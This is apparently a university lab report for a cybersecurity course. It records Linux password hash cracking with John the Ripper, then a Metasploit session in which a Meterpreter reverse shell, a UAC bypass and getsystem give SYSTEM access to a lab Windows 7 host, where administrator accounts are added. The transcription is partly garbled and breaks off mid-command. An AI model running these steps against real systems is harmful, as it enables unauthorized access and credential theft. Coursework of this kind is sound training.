

OLD DOMINION UNIVERSITY

CYSE 301 CYBERSECURITY TECHNIQUES AND OPERATIONS


Assignment #5: Password Cracking

RANEEM ALARIAN

UIN: 01199741

Task A: Linux Password Cracking


1. Create two groups, one is cyse301, and the other is your ODU Midas ID. Then display the corresponding group IDs



The screenshot shows a terminal window titled "Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection". The terminal output is as follows:

```
root@kali: ~  
File Actions Edit View Help  
root@kali:~# groupadd cyse301  
root@kali:~# groupadd ralar002  
root@kali:~# tail /etc/group  
wireshark:x:135:kali  
_gvm:x:136:  
kali:x:1000:  
kaboxer:x:137:kali  
xrdp:x:138:  
snort:x:139:  
syslog:x:140:  
splunk:x:1001:  
cyse301:x:1002:  
ralar002:x:1003:  
root@kali:~#
```

2. Create and assign three users to each group. Display related UID and GID information of each user




The screenshot shows a terminal window in a Kali Linux virtual machine. The terminal is running as root. The user has executed three `useradd` commands to create users named `name1`, `name2`, and `name3`, each assigned to the `cyse301,ralar002` group. The user then runs `tail /etc/passwd` to display the contents of the password file, showing system users and the three newly created users with their respective UIDs, GIDs, and home directories.

```
root@kali: ~  
File Actions Edit View Help  
  
(root@kali)-[~]  
# useradd -m -G cyse301,ralar002 name1  
  
(root@kali)-[~]  
# useradd -m -G cyse301,ralar002 name2  
  
(root@kali)-[~]  
# useradd -m -G cyse301,ralar002 name3  
  
(root@kali)-[~]  
# tail /etc/passwd  
xrdp:x:134:138::/run/xrdp:/usr/sbin/nologin  
snort:x:135:139:Snort IDS:/var/log/snort:/usr/sbin/nologin  
syslog:x:136:140::/nonexistent:/usr/sbin/nologin  
splunk:x:1001:1001:Splunk Server:/opt/splunk:/bin/bash  
user1:x:1002:1004::/home/user1:/bin/sh  
user2:x:1003:1005::/home/user2:/bin/sh  
user3:x:1004:1006::/home/user3:/bin/sh  
name1:x:1005:1007::/home/name1:/bin/sh  
name2:x:1006:1008::/home/name2:/bin/sh  
name3:x:1007:1009::/home/name3:/bin/sh  
  
(root@kali)-[~]  
#
```

3. Choose three new passwords, from easy to hard, and assign them to the users you created.

You need to show me the password you selected in your report, and DO NOT use your real-world passwords



```
Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
(root@kali)~# passwd name1
New password:
Retype new password:
passwd: password updated successfully
(root@kali)~# passwd name2
New password:
Retype new password:
passwd: password updated successfully
(root@kali)~# passwd name3
New password:
Retype new password:
passwd: password updated successfully
(root@kali)~# tail /etc/shadow
xrdp:!:19691:!:~::~:
snort:!:19774:!:~::~:
syslog:!:19774:!:~::~:
splunk:!:19873:0:99999:7:::
user1:!:20046:0:99999:7:::
user2:!:20046:0:99999:7:::
user3:!:20046:0:99999:7:::
name1:$y$j9T$GPxccXEHy1YTM9r556hEZ1$9FRIHnhzK59mkbzaKhWYjg1y3mm9E0xMWCJkwP4V6ID:2004
6:0:99999:7:::
name2:$y$j9T$mAgj5Z9HfkFFBw.j1Nb1S1$yC/wjQpJ2UFbfJEkxqUcrEE3ZrUD10TLq6m09MaXd8/:2004
6:0:99999:7:::
name3:$y$j9T$APEZKGBanbXFI0PmWBmZt/$yZ5Uxc70ddQn/Ji0LQ3o/IL3ui8kVLvweY3puZjJ697:2004
6:0:99999:7:::
(root@kali)~#
```

Name1 user's password: hello

Name2 user's password: App13

Name3 user's password: P0r\$h3!

- Export all three users' password hashes into a file named "YourMIDAS-HASH". Then launch a dictionary attack to crack the passwords. You MUST crack at least one password in order to complete this assignment

```
Kali - Internal Workstation on CY301-RALAR002 - Virtual Machine Connection
File Action Media View Help
root@kali: ~
File Actions Edit View Help
(root@kali)-[~]
# locate rockyou.txt
/usr/share/wordlists/rockyou.txt.gz
(root@kali)-[~]
# cp /usr/share/wordlists/rockyou.txt.gz .
(root@kali)-[~]
# ls
Desktop      forralar002.txt  passwd_ralar002  qZHCnFAQ.jpeg  ralar002.txt  rralar002.exe  Videos
Documents    'lab2 .pcapng'  Pictures          ralar002       ralar002.exe  shared-drives  YcrVVUDH.jpeg
Downloads     Music            Public           ralar002.exe  rockyou.txt.gz  Templates
(root@kali)-[~]
# gunzip rockyou.txt.gz
(root@kali)-[~]
# ls
Desktop      forralar002.txt  passwd_ralar002  qZHCnFAQ.jpeg  ralar002.txt  rralar002.exe  Videos
Documents    'lab2 .pcapng'  Pictures          ralar002       ralar002.exe  shared-drives  YcrVVUDH.jpeg
Downloads     Music            Public           ralar002.exe  rockyou.txt  Templates
(root@kali)-[~]
# john
Created directory: /root/.john
John the Ripper 1.9.0-jumbo-1+bleeding-aec1328d6c 2021-11-02 10:45:52 +0100 OMP [linux-gnu 64-bit x86_64 AVX512BW AC]
Copyright (c) 1996-2021 by Solar Designer and others
Homepage: https://www.openwall.com/john/
Usage: john [OPTIONS] [PASSWORD-FILES]
Use --help to list all available options.
```

```
(root@kali)-[~]
# tail /etc/shadow
xrdp:!:19691:0:0:
snort:!:19774:0:0:
syslog:!:19774:0:0:
splunk:!:19873:0:99999:7:::
user1:!:20046:0:99999:7:::
user2:!:20046:0:99999:7:::
user3:!:20046:0:99999:7:::
name1:$y$j9T$GPxccXEHy1YTM9r556hEZ1$9FRIHnhzK59mkbzaKhWyjg1y3mm9E0xMWCJkwP4V6ID:20046:0:99999:7:::
name2:$y$j9T$mAgj5Z9HfkFFBw.j1NblS1$yC/wjQpJ2UFBfJEkxqUcrEE3ZrUD10TLq6m09MaXd8/:20046:0:99999:7:::
name3:$y$j9T$APEZKGBanbXFI0PmWBmZt/$yZ5Uxc70ddQn/Ji0LQ3o/IL3ui8kVLvweY3puZjJ697:20046:0:99999:7:::
(root@kali)-[~]
# nano hashfile.txt
```

root@kali: ~

File Actions Edit View Help

```
user3:::20046:0:99999:7:::
```

```
name1:$y$j9T$GPxccXEHy1YTM9r556hEZ1$9FRIHnhzK59mkbzaKhwYjg1y3mm9E0xMWCJkwP4V6ID:20046:0:99999:7:::
```

```
name2:$y$j9T$mAgj5Z9HfkFFBw.j1NblS1$yC/wjQpJ2UFBfJEkxqUcrEE3ZrUD10TLq6m09MaXd8/:20046:0:99999:7:::
```

```
name3:$y$j9T$APEZKGBanbXFI0PmWBmZt/$yZ5Uxc70ddQn/Ji0LQ3o/IL3ui8kVLvweY3puZjJ697:20046:0:99999:7:::
```

```
(root@kali)-[~]
# nano name1hash.txt
```

```
(root@kali)-[~]
# cat name1hash.txt
```

```
name1:$y$j9T$GPxccXEHy1YTM9r556hEZ1$9FRIHnhzK59mkbzaKhwYjg1y3mm9E0xMWCJkwP4V6ID:20046:0:99999:7:::
```

```
(root@kali)-[~]
# john --format=crypt --wordlist=rockyou.txt name1hash.txt
```

```
Using default input encoding: UTF-8
```

```
Loaded 1 password hash (crypt, generic crypt(3) [?/64])
```

```
Cost 1 (algorithm [1:descrypt 2:md5crypt 3:sunmd5 4:bcrypt 5:sha256crypt 6:sha512crypt]) is 0 for all loaded hashes
```

```
Cost 2 (algorithm specific iterations) is 1 for all loaded hashes
```

```
Will run 2 OpenMP threads
```

```
Press 'q' or Ctrl-C to abort, almost any other key for status
```

```
hello (name1)
```

```
1g 0:00:00:01 DONE (2024-11-19 03:23) 0.9174g/s 88.07p/s 88.07c/s 88.07C/s 123456..yellow
```

```
Use the "--show" option to display all of the cracked passwords reliably
```

```
Session completed.
```

```
(root@kali)-[~]
# john --show name1hash.txt
```

```
name1:hello:20046:0:99999:7:::
```

```
1 password hash cracked, 0 left
```

```
(root@kali)-[~]
#
```

Activa
Go to Se


```
root@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > 
```

```
root@kali: ~
File Actions Edit View Help

msf6 exploit(multi/handler) > set lport 4428
lport => 4428
msf6 exploit(multi/handler) > set lhost 192.168.10.13
lhost => 192.168.10.13
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  Name  Current Setting  Required  Description

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.10.13   yes       The listen address (an interface may be specified)
  LPORT     4428             yes       The listen port


Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
```

```
root@kali: ~
File Actions Edit View Help
msf6
lhost
msf6
Module
Name
Payload
Name
Execute
List
List
```

```
root@kali: ~
File Actions Edit View Help
# service apache2 start
root@kali: ~
#
```



```
View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.10.13:4428
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 1 opened (192.168.10.13:4428 → 192.168.10.9:1037) at 2024-11-19 04:33:55 -0500
meterpreter >
```

```

root@kali: ~
File Actions Edit View Help
 5 exploit/windows/local/bypassuac 2010-12-31 excellent No Windows
Escalate UAC Protection Bypass
 6 exploit/windows/local/bypassuac_injection 2010-12-31 excellent No Windows
Escalate UAC Protection Bypass (In Memory Injection)
 7 exploit/windows/local/bypassuac_injection_winsxs 2017-04-06 excellent No Windows
Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
 8 exploit/windows/local/bypassuac_vbs 2015-08-22 excellent No Windows
Escalate UAC Protection Bypass (ScriptHost Vulnerability)
 9 exploit/windows/local/bypassuac_comhijack 1900-01-01 excellent Yes Windows
Escalate UAC Protection Bypass (Via COM Handler Hijack)
10 exploit/windows/local/bypassuac_eventvwr 2016-08-15 excellent Yes Windows
Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
11 exploit/windows/local/bypassuac_sdclt 2017-03-17 excellent Yes Windows
Escalate UAC Protection Bypass (Via Shell Open Registry Key)
12 exploit/windows/local/bypassuac_silentcleanup 2019-02-24 excellent No Windows
Escalate UAC Protection Bypass (Via SilentCleanup)
13 exploit/windows/local/bypassuac_dotnet_profiler 2017-03-17 excellent Yes Windows
Escalate UAC Protection Bypass (Via dot net profiler)
14 post/windows/gather/win_privs normal No Windows
Gather Privileges Enumeration
15 exploit/windows/local/tokenmagic 2017-05-25 excellent Yes Windows
Privilege Escalation via TokenMagic (UAC Bypass)
16 exploit/windows/local/bypassuac_fodhelper 2017-05-12 excellent Yes Windows
UAC Protection Bypass (Via FodHelper Registry Key)
17 exploit/windows/local/bypassuac_sluihijack 2018-01-15 excellent Yes Windows
UAC Protection Bypass (Via Slui File Handler Hijack)

Interact with a module by name or index. For example info 17, use 17 or use exploit/windows/local/bypass
uac_sluihijack

msf6 exploit(multi/handler) > use 5
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) >

```

```

root@kali: ~
File Actions Edit View Help

meterpreter > shell
Process 3836 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Window 7\Downloads>hashdump
hashdump
'hashdump' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Window 7\Downloads>exit
exit
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > search uac

Matching Modules
-----
# Name Disclosure Date Rank Check Descrip
tion
-----
0 post/windows/manage/sticky_keys normal No Sticky
Keys Persistence Module
1 exploit/windows/local/cve_2022_26904_superprofile 2022-03-17 excellent Yes User Pr
ofile Arbitrary Junction Creation Local Privilege Elevation
2 exploit/windows/local/bypassuac_windows_store_filesys 2019-08-22 manual Yes Windows
10 UAC Protection Bypass Via Windows Store (WSReset.exe)
3 exploit/windows/local/bypassuac_windows_store_reg 2019-02-19 manual Yes Windows
10 UAC Protection Bypass Via Windows Store (WSReset.exe) and Registry
4 exploit/windows/local/ask 2012-01-03 excellent No Windows

```

```
root@kali: ~
File Actions Edit View Help

Interact with a module by name or index. For example info 17, use 17 or use exploit/windows/local/bypass_uac_sluihijack

msf6 exploit(multi/handler) > use 5
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac) > show options

Module options (exploit/windows/local/bypassuac):

  Name          Current Setting  Required  Description
  ---          -
SESSION        process          yes       The session to run this module on
TECHNIQUE      EXE              yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Payload options (windows/meterpreter/reverse_tcp):

  Name          Current Setting  Required  Description
  ---          -
EXITFUNC      process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.10.13   yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0   Windows x86
```

Activate Wi
Go to Settings

```
root@kali: ~
File Actions Edit View Help

View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac) > set lport 4428
lport => 4428
msf6 exploit(windows/local/bypassuac) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac) > exploit

[*] Started reverse TCP handler on 192.168.10.13:4428
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 73802 bytes long being uploaded..
[*] Sending stage (176198 bytes) to 192.168.10.9
[*] Meterpreter session 2 opened (192.168.10.13:4428 -> 192.168.10.9:1046) at 2024-11-19 05:43:37 -0500

meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
meterpreter > getsystem
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > shell
Process 1544 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

```
C:\Windows\system32>net user /add raneem p@ssword
net user /add raneem p@ssword
The command completed successfully.
```

```
C:\Windows\system32>net user /add rany p@ssw0rd1
net user /add rany p@ssw0rd1
The command completed successfully.
```

```
C:\Windows\system32>net user /add reem p@s$W0rd1!
